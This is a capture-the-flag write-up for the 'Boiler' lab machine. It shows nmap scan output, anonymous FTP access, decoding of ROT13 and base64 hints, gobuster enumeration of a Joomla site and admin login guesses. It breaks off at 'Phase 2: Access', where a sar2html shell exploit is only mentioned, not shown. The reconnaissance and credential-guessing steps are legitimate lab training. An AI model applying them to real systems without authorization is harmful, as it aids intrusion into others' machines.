Boiler Writeup

Writeup on boiler by Substing.

The target IP changes due to needing to restart the VM.

Phase 1: Enumeration

nmap

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.101.234
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp open  http    MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 e3abe1392d95eb135516d6ce8df911e5 (RSA)
|   256 aedef2bbb78a00702074567625c0df38 (ECDSA)
|_  256 252583f2a7758aa046b2127004685ccb (ED25519)
```

```
MAC Address: 02:5A:39:DB:6F:63 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.06 seconds
```

The scan output reveals what services should be investigated.

ftp

ftp is set to passive mode.

```
┌──(root㉿kali)-[~/Documents/boiler]
└─# ftp anonymous@10.10.150.39
Connected to 10.10.150.39.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40685|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

It seemed like there was nothing there, but using `ls -la` reveals a hidden file, .info.txt:


```
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

It's ROT13, so decoding it is simple.

```
┌──(root㉿kali)-[~/Documents/boiler]
└─# echo "Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
Just wanted to see if you find it. Lol. Remember: Enumeration is the key
```

http on port 80

The default web page for an Apache2 server appears.



We can view the contents of robots.txt:

```
User-agent: *
Disallow: /

/tmp
/.ssh
/yellow
/not
/a+rabbit
/hole
/or
/is
/it
```

```
079 084 108 105 077 068 089 050 077 071 078 107 079 084 086 104 090 071 086
104 077 122 073 051 089 122 085 048 077 084 103 121 089 109 070 104 078 084
069 049 079 068 081 075
```

All the pages turn up blank when visited.

If the numbers on the bottom are decimal bytes, they translate in ascii to

```
OTliMDY2MGkOTVhZGVhMzIgYmFhQK
```

which looks a little bit like base64.

It decodes to

```
99b0660i9Yadea32 baa\n
```


if an = sign is added to the original...

This seems to be a rabbit hole.

A better plan is to use gobuster to see what directories actually are on the server.


```
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 296]
/joomla               (Status: 301) [Size: 313] [--> http://10.10.150.39/joomla/]
/manual               (Status: 301) [Size: 313] [--> http://10.10.150.39/manual/]
/robots.txt           (Status: 200) [Size: 257]
/server-status        (Status: 403) [Size: 300]
Progress: 18195 / 20470 (88.89%)
2023/09/06 21:46:21 Finished
```

This is a default Apache page, nothing to note here.




Joomla takes us to a homepage running the Joomla CMS.

The home page is index.php.




This article was published in 2019 which means perhaps there are out of date services.

Running gobuster on this directory shows a number of subdirectories.




Most notably an admin login page is found.




Joomla has the default username of admin, but no default password. "password" and "admin" were both tried, but unsuccessfully.

It is unclear what version is running.

Further investigation into Joomla pages:




This contains a ROT13 encoded message: "What bothers people."



VjJodmNITnBaU0JrWVdsemVRbz0K


This message is unclear and not much attention was give to it.

Finally it seems like something interesting has been found:



In searching sar2html, an exploit came up as the top result.

It appears information can be leaked this way.



Phase 2: Access

In searching for how to spawn a shell from sar2html, a python script was found on GitHub which completes this automatically.

